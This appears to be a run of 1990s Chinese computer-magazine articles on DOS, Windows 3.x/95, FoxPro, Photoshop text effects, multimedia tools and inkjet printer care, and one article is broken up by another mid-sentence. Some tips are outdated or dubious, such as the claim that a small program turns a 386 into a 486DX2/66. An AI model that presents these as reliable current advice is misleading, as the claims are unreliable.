由于 IBM 公司和微软公司开发的操作系统互不兼容，在用 OS/2 操作系统分出的双 C 盘上第一次安装 DOS 或 WIN95 操作系统时，将会出现‘引导管理程序菜单”丢失的现象（即硬盘上只能出现其中一个 C 盘）。可采取下列操作恢复双 C 盘的引导管理程序菜单：在任一个 C 盘安装完一套操作系统后，再将 OS/2 的 0 号盘插入 A 驱并热启，然后插入 1 号盘直至再次出现“OS/2 系统安装”的欢迎界面，此时再次热启微机，即可恢复“引导管理程序菜单”。这种情况只是在安装操作系统时才会出现，安装其它应用软件时双 C 盘对其无任何影响。

由于双 C 盘的‘互不可见性”(即进入某一 C 盘后不能进入另一 C 盘)，建议将各种应用软件放到公用的逻辑 D、E 盘中去，两个 C 盘下只存放各自的声卡和彩显卡驱动程度及各自所必需的应用程序，这样将会更好地‘分工合作，互不打扰”。



全面实现软升级的方法

□广西　宜泽文

软升级是指在不改变硬件配置的情况下，通过使用特定软件等方法来达到与硬件升级近似的效果。下面我们逐一说明各个部件的软升级方法。

一、CPU

通过改变主板跳线设置来提高 CPU 工作频率，可以把速度提高一个档次，提速之后的 CPU 运行时温度会提高，如果运行不稳定，可购置散热装置来降温，使其稳定运行。千万不可贪心而把速度提得过高，那样可能导致 CPU 无法工作甚至烧毁。

改变主板跳线的方法虽然好，但毕竟不是人人都弄得来的。我们可以借助 386TO486 这个小软件，将 386 机和低档 486 机模拟成 486DX2/66(必须有 1MB 以上扩充内存)。它将一个分时运行程序常驻于被保护的内存空间，并在整个实时系统中修改常规命令集，与 CPU 紧密配合协作，从而提升电脑的速度。

386TO486 只有一个可执行文件，使用很简单，直接运行即可。它要进行一系列的测试分析，在屏幕上显示相应数据，最后告诉你：已经成功模拟为 486DX 2/66MHz，这个状态将保持到重新启动为止。

二、内存

内存的大小对电脑的运行速度影响很大。我们可以利用 MagnaRAM 2.0 For Win 3.x/95 来进行内存的压缩增容。它运行于 Win 3.x 的增强模式或 Win 95 中，通过先进的内存数据压缩和交换技术，来大幅度提高 Windows 系统的运行效率。使用它，你的系统将不会再因 GDI 资源或用户资源不足而出现“内存不足”的警告。QEMM8.0 中包含有 MaqnaRAM2.0。

三、硬盘

用 DOS 6.22 的 DRVSPACE 可对硬盘进行扩容，容量可增加近一倍。它既可以部分扩容，也可以整盘扩容，还可以取消扩容。整盘扩容可能要花两个小时甚至更长的时间，视硬盘大小和机器速度而定。但并非百分之百的软件都能与 DRVSPACE 和睦相处。为防万一，可不对启动盘 C 盘增容，已增容的，可再次运行 DRVSPACE，对 C 盘进行还原。若 C 盘较大，可进行部分增容，但应将 DOS 目录置于非增容区。

四、显示卡

如果你的 SVGA 显示器无法工作于 256 色模式，可能是你的显示卡的 BIOS 版本太旧了，运行一下共享软件 UNIVBE 或 UNIVESA 就可以了。它们可以扩展 SVGA 显示卡上的显示 BIOS 程序，来兼容 VESA 扩展标准，这样就可以显示 256 色图像了。UNIVESA 可支持 16 色、256 色、32K、64K 直至 16M 色的显示模式，不过与 QEMM 有点冲突，须在 QEMM 参数中加入“EXCLUDE=C000C7FF”。

在中文 Win 3.2 下没有 SVGA 256 色的设置选项，而在西文 Win 3.1 下却有，可以利用它来为前者增加 SVGA 256 色的显示模式。首先要找一张有西文 Win 3.1 的光盘或安装有 Win3.1 的电脑（需将其 System 和 Options 子目录下的显示驱动文件拷入软盘），然后把中文 Win 3.2 下的 setup.inf 改名，把西文 Windows 的 Setup.inf 拷入中文 Windows 下，然后运行中文 Windows，进入主群组之 Windows 设置程序，把显示模式改为“Super VGA 256 Color”，这时 Windows 提示要装入新的驱动程序，把准备好的光盘或软盘插入驱动器，并指示正确的路径，即可完成。重新启动 Windows，就可工作于 256 色模式之下了。

不过 256 色的显示模式是很费内存的，尤其是耗费 Windows 比较紧张的 GDI 资源，在没有协处理器的情况下（如 486 SX），系统的负担更重，运行速度会大大减慢。所以平时应当关闭 Windows 的 256 色显示模式，而设置为 VGA 模式，只有在使用 Photoshop 等软件和多媒体时，才临时改为 256 色显示模式。

五、光驱

如果光驱速度太慢，可使用 CD-quick 或 Smartcd 等工具来提高速度。使用时，应将 Smartdrv 加上/u 参数，以禁止 Smartdrv 再对 CD-ROM 重复缓冲。

六、Modem

使用 Modemfas，可提高 Modem 的传输速度。如果你的电脑是 386 或 486，最好不要购买外置式的 Modem，以免受到串口的限制而无法充分发挥其速度。

七、喇叭

用 PC 喇叭模拟声卡的程序，如《金山影霸》中附带的“软声霸”，可改善其音响效果。还可以购买一对几十元的小型有源音箱（本身带有电源插头），把 PC 喇叭上的电线拆下来，接到一个立体声耳机插座上，然后再把音箱插头插入耳机插座（如果听 CD 唱碟则直接插入光驱的耳机插座），这样你的电脑的音响效果就会得到很大的提升。

经过以上一番软升级，你用电脑时，一定会有一种全新的感觉！

愿 FoxPro 不再陌生

操作何必不相识

1. **改变原有认识,勇于接受新事物**

从 FoxBASE 进入 FoxPro 感到比较陌生，是因为操作界面从简单的“ · ”提示符一下跳跃到多窗口的图形操作界面，同时支持鼠标，许多对数据库的常规操作都可以通过菜单选择和人机对话来完成。如能多操作一下 WINDOWS 及其应用程序,就会对使用下拉菜单、多窗口切换、按钮、多选框、下拉列表等概念比较熟悉,这时候操作 FoxPro 就不会再那么陌生了。

2. **结合原有的 FoxBASE 的编程基础**

把以前用 FoxBASE 编写的程序在 FoxPro 中执行一下来看看运行结果，这样可提高学习的兴趣和自信心。当然如果像使用 FoxBASE 一样使用 FoxPro,并不能发挥 FoxPro 的优点和长处。

3. **结合其它高级语言**

由于 FoxPro 是完全结构化编程,如果以前有一定的其它高级语言如 PASCAL、C 等的编程基础,那么对学习和提高 FoxPro 的编程水平是大有好处的 ;再加上 FoxPro 本身的开放性，可以很方便地把用其它语言编制的程序嵌入 FoxPro 程序中,从而大大扩充原来程序的功能。

（宁夏　张晶）

顺利进入

1. **要自己动手试**

初学时不要忙于做大程序，可将自己原有的小程序进行扩充，按照 FoxPro 的命令一条一条的试，尤其是 FoxPro 的菜单、对话框，这样可以感受到它的独到之处。

2. **不要过分在乎细节**

FoxPro 的大多数命令都有很多参数，初学者往往弄不清这些参数的具体用法,一味地想弄清楚,浪费了时间,反而对它产生了畏惧。因此我的做法是用多少学多少,以后需要时,再查资料。这样可以降低学习的难度,提高兴趣。往往在刚接触时不大清楚的命令,过一段时间再回过头来看时便觉得不难了。原因我想可以归结为“ 读书百遍,其义自见 ”吧! 所以,可不必拘泥于细节,看得粗线条一点,学习起来会简单一点。

3. **要借鉴别人的程序**

学习编程,可借鉴别人的程序,在读懂别人程序的同时，自己也对程序本身的思路方法有了一定的了解。这是提高自己编程水平的一个好办法。

（安徽　陈坚）

循序渐进

1. 选择 FoxPro2. 5b for DOS 作为初学时的对象较为合适。它是经过汉化了的软件，支持中文字段,版本较为成熟,最大限度地与 FoxBASE 兼容，不会使人感到 FoxPro 真的那么难以接受。

2. 暂时不用理会屏幕顶部诸如 System、File、Edit 等那些系统菜单，只管把那个浅蓝色的带阴影的方框当作 FoxBASE 下点状态的屏幕，大胆地输一条命令：DIR,比较一下与 FoxBASE 有什么不同。

3. 多学命令编程，理解命令的含义，不提倡使用屏幕生成器、菜单生成器等开发工具编程。因为这些开发工具编程中,大量的专业英语会使您望而却步,加深对 FoxPro 的恐惧感。

4. 对书中的各条命令都要去试一下,仔细体会命令中各个控制参数对此条命令的影响。可以先试一两个参数,然后再逐步增加参数个数。

5. 不必强求自己一下子掌握那么多的命令、函数,“ 照抄照搬 ”输入书中的示例，逐个去试,“ 各个击破 ”。

6. 当遇到‘ 拦路虎 ’时,采取‘ 放一放 ’的办法来冷处理,但千万不要随便放弃。放松一下,去看一看熟悉的命令和函数,体会一下和 FoxBASE 有何差异,增加了些什么控制参数。当冷处理一段时间后，再回头看看那些命令和函数，你也许会觉得“ 山重水复疑无路，柳暗花明又一村 ”。

（重庆　全洪兵）

边学边用

1. 初识 FoxPro 不要急于求成，联系自己已有的 dBASE、FoxBASE 知识，对 FoxPro 中的一些菜单选项进行识别、归类。将原来在 FoxBASE 下做的工作转移到 FoxPro 下去完成。

2. 在操作 FoxPro 的时候,最头痛的可能就是各类窗口、对话框的英文单词。我使用的是译林英汉字典，使用 FoxPro 之前加载上去,在 FoxPro 的使用过程中遇

在硬盘上建虚拟光盘

□武汉 裴东 胡江

为了减少光盘的磨损也为了方便，通常我们都喜欢将工具软件和应用软件拷贝到硬盘上来使用，但有些软件的运行离不开光盘，怎样突破这一限制呢?办法就是使用虚拟光盘。

1. 使用 FAKECD 虚拟光盘

适用于只能在光盘上运行的软件。FAKECD 是一种 CDROM 仿真工具，可将硬盘上某个子目录虚拟为一个光盘。其命令格式为：

cdx 硬盘的某个子目录 /L：虚拟的光盘盘符

例如：cdx c: \redalert /l: d

就是将 C 盘下的 REDALERT 子目录虚拟成光盘 D，此时键入 dir d:

显示出的 D 盘上的文件，其实是 C 盘 REDALERT 子目录下的文件。这样，就可以直接在硬盘上运行 REDALERT 子目录下的可执行文件了。

键入命令 cdx/u 可将虚拟光盘删除。

2. 使用 QZCD 虚拟可写光盘

适用于在光盘中运行并有写操作要求的软件。求真光盘伴侣 QZCD. EXE 是将硬盘上的某个子目录映射成可写光盘目录，其命令格式为：

qzcd 盘符: \子目录名

例如：qzcd c: \tools

就是将 C 盘的 TOOLS 子目录映射成可写光盘目录。当运行光盘上的软件时，若软件运行中发出写请求，虚拟可写光盘将把写操作转到被映射的 C 盘 TOOLS 子目录里。这样就解决了在只读光盘上不能运行有写操作要求软件的问题。

键入命令 qzcd! 可将虚拟可写光盘删除。 ◈



到不认识的单词，随时调出字典翻译，既快又省事。

3. 利用 FoxPro 的强大工具群，制作一些实用程序。我就是在 FoxPro 下制作了一个 FoxBASE 操作题的阅卷程序，既方便了工作，又充分理解了屏幕生存器、菜单生成器等的具体操作过程。

4. 把机内的 FoxBASE 系统删除，“迫”你使用 FoxPro。当然数据库的字段名要改成英文的。

（上海 黄庆）

知难而上

了解功能菜单，学会使用帮助，这是所要掌握的第一步，因为这会在以后的程序设计中起到事半功倍的效果。寻找一本好的教科书也是至关重要的。FoxPro 中多库操作是一个重点，当然初学时这一部分可以略过，以后有了深一步理解时再回来学也不晚。但是对于库操作的基本知识和基本概念可不能一知半解!

字符串的操作、数值函数、时间、日期函数的操作都是最基本的操作，应当掌握。同时，掌握一些程序的设计方法，再往下学就得付出更大的努力了!你可要知难而上哦!要使设计的程序更漂亮、界面更友好，就得学菜单的制作、颜色的处理、窗口的技术，这就更难了。学习过程中先掌握基本概念，举个例子吧：比如说学习菜单的制作，就得了解什么叫作菜单系统、菜单栏、菜单栏项、弹菜单、弹式菜单项等等，以及菜单的属性、菜单的操作。先从大的方面入手，了解菜单的基本结构，了然于胸，然后再看细节部分。同时学习系统的菜单生成器，这样你对菜单制作的掌握就更全面了。

（广西 颜彬）

平稳过渡

1. FoxPro 支持鼠标，装上鼠标使用，不仅可以少记许多键盘操作命令，而且使操作更方便快捷。

2. 充分利用 FoxPro“向下兼容”的特点。先在 FoxPro 的 COMMAND 窗口中实现 FoxBASE 原有命令的功能，使你能对 FoxPro 这新玩意儿逐渐熟悉起来。具体来说，可先选择如下几个简单命令进行操作：

(1)用 CREATE 命令建立一个数据库。

(2) 用 USE 命令打开一个已存在的程序，并同样可用 MODI COMM 命令显示、修改。

然后可逐步练习使用 FoxBASE 的其他命令。

3. 最后再学 FoxPRO 自身特有的性能，如菜单操作、新增函数等。这一部分较难掌握。不必照书本上按步就班地学，只需抓住自己最需要的部分先学就行了。具体来说，应逐步掌握如下一些新增内容：

(1)菜单对话；

(2)开发工具 如屏幕生成器、菜单生成器等；

(3)SQL 结构查询语言；

(4)RUSHMORE 查询优化和复合索引；

(5)穿插学习大量新增命令和函数。

按以上方法循序渐进，应能实现 FoxBASE 向 FoxPro 的平稳过渡。当然，要真正掌握 FoxPro，不下一番苦功是不行的。

（南京 齐佳雄）

Win95 导航员
——Norton Navigator

□广西　季新源　王敬

Navigator 允许 Win3. x 程序读取长文件名，支持多桌面系统，可以快速启动应用程序，提供系统级的 UNDO，并且有一个替代资源管理器 File Manager。

一、功能强劲的文件管理器

Norton File Manager（NFM）可以提供一个始终打开的 Quick View 窗口，以便连续察看一系列文件的内容。它的文件压缩功能与 Pkzip 兼容，可用于文件的传送与保存，并且可以分盘压缩。当有一大批文件需要放到软盘时，你只要选中文件并单击 Zip 按钮，把文件压缩到软盘上，然后按提示换盘即可。压缩后的 . ZIP 文件以子目录的形式显示在目录树中，ZIP 子目录具有与众不同的绿色图标，选中该图标将会列出该 ZIP 目录中的所有文件，并可以察看这些文件，甚至启动它们，把其他文件拖到该图标上则立即实现该文件的压缩归档。这一功能要比 Winzip 方便，也比第三代压缩工具 WinMagics、Winfolder 好用。文件比较、同步文件夹及文件夹比较功能便于文件的组织管理，文件加密以及彻底删除文件则提供了数据的保密功能。NFM 以特殊方式显示被删除的文件，双击则可以恢复。磁盘拷贝并生成映像文件也是 NFM 的特色之一，其工具条可以自己定制并可以增加新命令。NFM 本身可以有几种不同的配置，按动窗口底部的 SmartTabs，可以在不同定制的观测配置中转换，为不同目的进行文件管理时设置特定的观察配置。比如可以只显示可执行文件以便启动程序，或按文件类型排序等等，这可以大大提高工作效率。NFM 还提供了标签模式（Tag Mode）、大纲模式（Outline Mode）、多项挑选（Multiple Select）、显示所有支路（Show Entire Branch）等文件操作方式。Tag Mode 可以让你在不同驱动器、不同路径中选择一批文件，然后再统一处理，这一功能在拷贝和备份文件时尤为有用；Multiple Select 让你只需用鼠标单击即可完成多个文件的选择；Show Entire Branch 可以显示出子目录下的所有文件；Outline Mode 则是以大纲形式显示文件，在文件列表中插入一分类总结行，该行给出某类文件的个数、类型、总尺寸等，用鼠标单击该行左边“ + ”号即可显示出该类所有文件，这一功能在文件管理中非常有用。

二、快速启动应用的任务栏

Norton Taskbar 提供了多桌面系统，你可以为 Win95 设置多个桌面，比如一个为图像处理，一个为办公套件，一个为游戏等，在不同的桌面上为应用程序创建快捷键 Shortcut，以便快速启动。多桌面的最大好处在于可以用不同的桌面来管理并打开各种不同作用的应用程序。Alt + Tab 只是在一个桌面上转换各个任务，Navigator 可以让你非常方便地把另一个桌面上的任务转换到当前桌面上来。如果机器的速度足够快，你还可以为每一个桌面挑选一个漂亮的底图，而改变桌面只需要在 Taskbar 上轻轻一点即可。为了更快速地启动，还可以把应用程序直接拖到 Taskbar 上的 Quick Lunch 中，启动时只需单击图标，同时可以为应用程序赋予热键，如 F12 或 Crtl + D 等。

Norton UNDO 提供了多达 9999 级的文件 UNDO 功能，它可以为文件及文件夹的创建、拷贝、改名、移动及删除等操作提供撤消功能。当对某一操作感到后悔时，只须运行 UNDO，然后选中该项误操作再点一下 UNDO 按钮即可。

Norton FileAssist 为应用程序的 Open、Save As、Browse 等对话框提供了几乎所有的文件管理命令，如 Format、Create Folder、Move、View、Delete、Rename 和 Expand 等，便于随时随地的进行文件管理。

Norton LFN Enabler 让 Win3. 1 程序可以使用 Win 95 的长文件名功能。使用 Control Center 可以对 Navigator 的程序进行设置，因此，Navigator 程序虽然多而且复杂，但设置起来却非常简单。

以上仅介绍了 Navigator 的主要功能。它的主要缺点是没有提供更多的观察器，而是利用 Win 95 本身的观察器，可观察的文件种类不多。

DIRECTOR 多媒体制作

□北京　张威

DIRECTOR 是美国 MACROMEDIA 公司推出的多媒体产品开发工具，它完美地解决了多媒体产品开发大众化的问题，使得缺乏编程经验的读者也能制作出图文声像并茂的多媒体节目。

要想在 WINDOWS 上面安装 DIRECTOR，和其他大多数的 WINDOWS 应用软件一样，只要在程序管理器的‘文件’菜单下选择‘浏览’按钮，找到 DIRECTOR 中的 SETUP. EXE 并执行即可。

安装完毕后，你的程序管理器会多出一个叫 MACROMEDIA 的程序组，里面会有两个图标，其中一个代表 DIRECTOR 4. 0，另一个是 README 的文件包含一些相关信息。只要你连击两下 DIRECTOR 4. 0 的图标就可以打开 DIRECTOR。

硬件要求：至少 486DX－33，带声卡，内存至少 8MB，硬盘 20～30MB。

DIRECTOR 所支持的文件格式：

绘图：BMP、DIB、WMF、PCX、TIF、GIF、PNT、EPS、PCD、PCT、PIC

声音：AIF、WAV

图像：AVI、MOV

动画：FLC、FLI

调色板：PAL

DIRECTOR 影片：DIR

一、动画的制作



Director 里的动画制作方式有下例四种：

1. 一个画面一个画面分别地处理 (Frame by Frame Animation)

这是一种十分耗时的动画制作方法，但可以一步一步的地检查各个画面 (Frame by Frame)，以确定较为精确、细致的动画途径。在制作的时候必须得一个通道一个通道地画出所需的演员，并分别摆在舞台的适当位置上。

2. 即时录制(Real Time Recording)

即时录制就是当你把某个演员拖拉到舞台上，并开始走位的时候，Director 会记录下该演员在舞台上所经的路径，并予以制作所需的画面。这种方式可以不用太多的参数，而直接以鼠标移动的轨迹来产生动画，非常方便、容易。

3. 利用关键画面来制作 (Key Frame Animation)

“In Between”在动画里指的是‘关键画面’(Key Frame)之间。一旦关键画面决定以后，由于“In Between”的功能就把中间该有的画面制作出来，这样可以把前后的画面连贯起来。

4. 自动创作画面(Auto Animation)

只需输入相关的数据，就可以自动产生画面，自动画面内置了几种动画的制作：标题(Banner)、条形图(Bar Chart)、项目图 (Bullet Chart)、渐移文字(Credits)、具有特效的文字 (Text Effects)、缩放文字(Zoom Text)。

二、制作动画的交互性

动画的交互性是 Director 一个非常重要的特点，有两种方式可以用来设计交互性。第一种是利用节奏的设定 (Tempo Setting)，另一种是利用脚本的程序语言(Lingo Script)。

Lingo Script 是 Director 内置的一种程序语言，非常口语化。例如 play done 的意思是使播放磁头返回序列开始的位置，或者返回到同一影片中的一个画面，或者其他分开的画面中。

三、声音通道

Director 在 Score Window 里提供了两个声音通道 (Sound Channel 1 & Sound Channel 2)。需要在画面上配上声音时，可以把录制好的声音文件放在该画面所对应的声音通道上。

四、EXE 文件的制作

制作好的文件存档后生成后缀为 . DIR 的文件，接着在 Files 里选择 Create Projector，选取制作好的文件，用“Add”加到“Movie Player Order”窗口上，单击 Create 并且输入文件名即可生成 EXE 文件。生成存的 EXE 文件可以脱离 Director 播放。这样，一个精彩的多媒体作品就制作成功了。

用 TREE/F 检测光盘质量

□广西　韦景德

我们在购买光盘时，除了对其进行外观检查外，还需要进行软件检测和使用检测。如果手头没有专用检测软件，不妨利用 TREE 加上 F 参数，即 TREE/F。该命令可以显示出子目录中的文件名。如能正常显示整盘目录和文件，则该盘可读性较好；如显示过程中出现其它错误信息或‘死机’等异常情况，则说明该盘可读性差、有坏道。



(二)

□北京　陈荣桂

第一篇

在上一期序言的末尾，我们用 PHOTOSHOP 制作了水晶效果的美术字，在这一篇，我们来集中讨论一下运用 PHOTOSHOP 的特效。首先需要声明的是，我现在所用的是 PHOTOSHOP4.0 FOR WINDOWS95 的版本，而有些朋友手中的版本可能还是 3.0 版。虽然如此你也不必颓丧，事实上，3.0 已经是一个很完美的版本了，4.0 只不过在此基础上作了一些调整，增加了一些特性而已，所以你也无需急着去升级。唯一麻烦的是，在我叙述的过程中，有些菜单命令的位置可能不尽相同，这就需要朋友们耐心的寻找一下了。

1.1 闪光字

星星有光，月亮也有光，如果让文字也闪闪发光起来，肯定是一件很惬意的事吧，现在就让我们来做这件事情。

◆启动 PHOTOSHOP

◆执行 File→New，建立一个新文档，设定 RGB 模式，DPI 为 300

◆激活填充工具，涂上黑色背景

◆激活植字工具，输入你想要的字体

◆执行 Select→Save Selection，保存通道#4、#5

◆进入通道#5，执行 Filter→Blur→Gaussian Blur



图 1

◆回到 RGB 文档，执行 Select→Load Selection(#5)

◆填充白色

◆执行 Select→Load Selection，装载#4 通道

◆执行 Edit→Fill，填充 90% 度的黑色，去掉选择，这样闪光字也就完成了。



图 2

1.2 阴影字

在绘画素描当中，投影是表现物体三维感觉的一个重要因素。同样，对阴影的描绘也能让文字产生一种立体感，请看下面的例子。

◆建立一个新文档，选择 RGB 模式，300DPI

◆输入你想要的字体

◆保存两个通道#4、#5

◆按 <Ctrl> + <D> 或者执行 Select→None，去掉选择

◆进入到通道#5 中，执行 Filter→Blur→Gaussian Blur，得到如图 3 的效果



图 3

◆回到 RGB 档中，执行 Select→Load Selection，装入#5 通道

◆执行 Edit→Fill，填充 8% 的黑色

◆执行 Select→Load Selection，装放#4 通道，填充白色

◆按下 <Ctrl> + <D> 去掉选择即可，见图 4。



图 4

以上两组美术字的做法，只是在一些细节上稍有不同，但是效果却是截然不同的，可谓‘失之毫发，差之千里’也。

1.3 图片字

在你专注于文字之时，猛然发现这些文字都是些隐隐约约的图片，那会是什么感觉？这种图片文字的效果，如果用手工来完成，也许得费点周折，但是在键盘或鼠标上，你只需‘点手之劳”。

◆File→Open，首先打开一个图片文档(图 5)

◆激活植字工具，输入你想要的文字

◆执行 Select→Feather，键入 4 个 pix

◆执行 Edit→Copy

◆执行 File→New

◆执行 Edit→Paste ,则会得到图 6 效果的文字



图 5



图 6

好了，就这么简单，但你希望的效果是否是这样的？如果不满意,没关系

◆执行 Edit→Undo(复原)后,可以重新做一遍。

1.4 浮雕字

上一例中的 Undo(复原）命令不会无休无止操作下去的，人总有满足的时候！现在还是让我们结束图片字的试验，来一点点浪漫的情调吧。下面的这个例子,我给它标了一个题目,叫做“荒凉之旅”。

◆打开一个图片文档(图 7)

◆选择你想要的字体,输入“荒凉之旅’四个字

◆执行 Select→Save Selection,保存通道#4、#5

◆进入通道#5 中,执行 Filter→Blur Gaussian

◆执行 Filter→Stylize→Emboss,如图 8。



图 7



图 8

◆装入通道#4,执行 Select→Modify→Expand,键入 4pix

◆执行 Select→Inverse,填充黑色

◆回到 RGB 中,装入#5 通道

◆填充 10% 灰色，执行 Image→Adjust→Curves,调整 Curves 曲线,直到字体呈现立体感为止,如图 9。



图 9

透明的浮雕字,一望无垠的沙漠,嘿,真有那么点荒凉的味道。怎么样,象不象一部电影的片头？

1.5 飞翔字

文字能够飞翔吗？当然不能！但是我们能够制造出一种幻觉,让我们觉得它有了飞动感。

◆打开一个 RGB 图片文档(图 10)



图 10

◆激活植字工具,输入你想要的字体

◆执行 Select→Save selection,保存通道#4、#5

◆进入到#5 通道，执行 Filter→Blur→Gaussian Blur

◆执行 Filter→Stylize→Wind,执行 2－3 次,见图 11。

◆回到 RGB 档中,装入#5 通道,填入色彩

◆执行 Select→Load Selection,装入#4 通道,填入深色

◆按 <Ctrl> + <D> ,去掉选择,见图 12。



图 11



图 12

嗯，看起来还真象那么回事儿。只是我们又该说再见了，朋友们，下期我们将要继续电脑美术字的讨论,不过主角要换位给 3D Studio 了,欢迎各位届时光临。

（待续）

浅谈事件驱动程序设计

□唐山　付贵军

事件驱动程序 (Event Driver Programming) 简称 EDP,是编程技术发展的方向,并已在 Windows 中得到了广泛的应用。所谓事件驱动就是程序在执行一个进程中可以接受一个外部事件的驱动而进入另一个进程,而不必先关闭并退出当前进程。事件驱动程序设计意图是把灵活的工作环境交给用户,用户使用程序时,可以在一个事件 (正在进行工作时) 尚未结束时驱动另一个事件的发生。

与传统程序相比,在构造事件驱动程序时要注意下面两个概念 顺序驱动与事件驱动。顺序驱动是程序只能按照预定的顺序执行,如果用户想从一个进程转入另一个进程,则需等待预定顺序结束后才能转入另一进程,即计算机的资源全部给一个进程使用。由于 CPU 有极快的运算速度,使它经常处于等待状态,实质上浪费了计算机的资源。

在事件驱动程序中,程序可以按无序方式执行,不必等待预定的顺序流程结束(例如编辑状态下同时打开另一窗口或莱单),可以通过选择钮(Event)跳到另一进程。执行中常用双击鼠标左钮的方法选择控制钮。现在流行的 Visal Basic、Visal C + +、FoxPro、Access 等语言都支持事件驱动技术。

在事件驱动程序中,可将具有独立执行功能的函数或过程作为事件,在构造程序时设计一个可以通过选择钮、热键等切换任务的界面,使用户可以通过这个界面提供的选择产生所希望的事件,进入所需要的任务。

设计事件驱动程序时,注意构造程序要处理的各种事件和事件的选择方式,而事件的发生有待于用户去决定。

下面举一个顺序驱动程序例子 (在 FoxPro 语言环境下):

```
set talk off
do whil .t.
Clear
@ 2, 13 say ″1 输入数据″
@ 3, 13 say ″2 数据查询″
@ 4, 13 say ″3 打印输出″
@ 5, 13 say ″4 退出系统″
Wait ″请输入选择项目:″to k
Do case
case k = 1
* Do programl
case k = 2
* Do program2
case k = 3
* Do program3
case k = 4
exit
endc
endd
return
```

下面是与前面程序对应的一个事件驱动程序:

```
set talk off
defi wind nn;
at 18, 9 size 3, 60;
color scheme 8;
titl ″事件驱动程序范例″
acti wind nn
@1, 4 get xz func;
″*hn \ <1 输入; \ <2 查询; \ <3 打印; \ <4 退出″;
size 1, 12, 1;
defa 1;
vali xz1()
read cycle
clea all
func xz1
do case
case xz = 1
* Do program1
case xz = 2
* DO program2
case xz = 3
* DO program3
case xz = 4
close all
clear read
endc
acti wind nn
show gets
return 0
```



海阔天高

晓冬：大家好！一个月没见了，这个月在海阔天高的HP打印世界里畅游得如何，不妨写信告诉我。

这次，阿洁做了充分的准备，要给大家讲讲喷墨打印机的选购。



任何产品最重要的都是性能，但“性能”这个词有些过于空泛，它往往根据具体对象的特点来获得自己的定义。比如我们说一辆自行车的性能好，我们是指这辆车不怕摔，在什么路上都能骑；但这些标准如果用在电脑上便会出麻烦。对于喷墨打印机，我们一般从打印速度、图像质量、墨水质量和介质处理能力四个方面来评价它的性能。

速度不仅是打印机性能的衡量标准，也是打印机分类的重要标准之一。个人打印机、小型办公系统用打印机和部门打印机之间的区别之一就在于它们的打印速度。打印速度是以PPM为单位的，就是指每分钟打印的页数。PPM越大，打印机当然也就越好。但是人们在购买喷墨打印机时一定要注意，有些厂家给出的PPM最大值是指打印机在打印纯文本文件时的最高速度，而在现实中这种纯文本文件格式并不常被采用。据我所知，惠普打印机的PPM最大值是指打印即有文字又有图形的文件时打印机所能达到的最高打印速度。

图像质量依赖于很多因素，如分辨率、打印点的控制以及色彩处理能力等等。分辨率曾经被认为是衡量打印机打印质量的最重要参数，但现在由于打印机的分辨率已经远远超出人眼的分辨率，因此它已经不再象从前那样重要。过高的分辨率不仅不能明显改善打印质量，还要牺牲使用者大量的时间。举例来说，一台1440dpi的打印机其处理图像的速度要比一台600dpi的打印机慢六倍！因此，现在很多喷墨打印机生产商纷纷抛弃了一味追求高分辨率的做法，把精力主要放在了改善打印点的形状、大小、排列以及对色彩层次的处理能力上。在这方面，惠普喷墨打印机的“分辨率增强技术（Ret）”和“智能色彩处理技术（ColorSmart）”很有影响。

喷墨打印机的打印效果好坏在很大程度上取决于墨水的质量。如果墨水的质量好，那么打印机打出的图像色彩鲜艳，边缘整齐，而且不洇纸；如果墨水的质量差，则不仅不能产生出令人满意的图像，还有可能永久地损坏打印机。就黑白墨水来讲，色素基墨水要优于染料基墨水，因为前者更细微，更均匀。目前能开发出色素基墨水的厂家并不多，惠普是其中的一个。

人们买打印机的目的当然不是只在昂贵的专业纸上打印——这种纸张的成本太高。因此，打印机在普通纸上的打印效果便成为衡量打印机性能相当重要的一个因素。除了标准纸张外，人们有时还需要打印一些卡片、信封之类的特殊介质，因此打印机最好也具备处理这些特殊介质的能力。

总之，一台“性能优良”的喷墨打印机不仅要具有快捷的打印速度、优异的打印质量，还要具备处理多种类型介质的能力。当然，我们还不能忽视这种打印机所用墨水的质量。



1. 喷墨打印机的保养：

喷墨打印机最重要的部件就是打印头，打印头是精细东西，因此一定要妥善保管。千万不要用非原装墨水或重注墨水，因为这些墨水对打印头的危害很大。在我所修理过的喷墨打印机中，90%的机器是因为使用劣质墨水造成了故障。一旦这种墨水发生渗漏，用户就要掏大笔的钱来清洗打印机——使用非原装墨水而发生的问题不在厂家的保修范围之列。打印机的摆放环境要清洁，因为灰尘也可能对打印头造成永久的损坏。如果你是住在北京这样灰尘多的地方，而且打印机是放在阳台上或靠近窗户的地方，你一定要用东西把打印机罩住。还有，喷墨打印机的部件都很精细，因此打印机尽量不要频繁搬动。喷墨打印机打印头的寿命是有限制的，从前更换打印头需要上千元，但现在惠普DJ200的新型打印头与墨水盒合二为一，价钱才一百多元。

2. 当从微机向惠普喷墨打印机打印时，为何有时打

——打印机世界

印页出现乱码，或者在显示器屏幕上出现有关的错误信息?打印机似对打印作业无响应。

显示的错误信息类型通常有：打印机缺纸、打印机无响应、LPT1 写错误、打印墨盒安装不正确、未装打印墨盒。原因：双向通讯不畅可能导致打印乱码或错误信息。a. 可能是许多现有的并行打印电缆的质量标准不符合惠普双向喷墨打印机的要求造成的。b. 计算机并口可能无法设置为双向通讯或被设置成不进行双向通讯。微机的每个并口可通过 PC 的设置应用程序进行设置。微机厂商可以对此提供咨询。

解决方案：a. 对打印机进行自检，以确保打印机硬件和墨盒正常。b. 如果打印机与共享器连接或与其它设备共享打印机并口，卸掉该设备，直接与微机连接。c. 确保微机与打印机连接良好。从 DOS 下进行打印测试（如在 C:\提示符下键入 DIR> LPT1 以打印目录）。如果打印失败，连接另一台微机重新测试。如果打印正常，说明并非打印机硬件问题，很可能是微机打印并口的故障。d. 如果打印仍然不正常，使用另一根符合 IEEE－1284 标准的并行打印电缆。惠普有两种符合 IEEE－1284 标准的并行打印电缆：C2950A 和 C2951A。IEEE－1284 电缆支持惠普喷墨打印机 DeskJet540，600 和 800 系列及 DeskJet 1600C 的双向通讯，惠普 DeskJet 500 系列打印机（除了 HP DeskJet540）不是双向通讯，需要高质量的单向并行电缆。重新进行打印测试，如果打印仍然不正常，连接另一台微机重新测试。如果打印正常，说明并非打印机硬件问题，很可能是微机打印并口的故障。e. 如果原来使用的就是 IEEE－1284 兼容电缆，向微机厂商咨询，把 PC 的并口设为双向通讯。或者在 Windows3.1 或 Windows95 中运行"HP DeskJet Configuration"程序，然后可以改变某些复选框／单选框的设置（如点空"双向通讯"复选框）参见表 1。f. 如果上述步骤均已尝试都未成功，只好与惠普客户支持中心联系了。

表 1

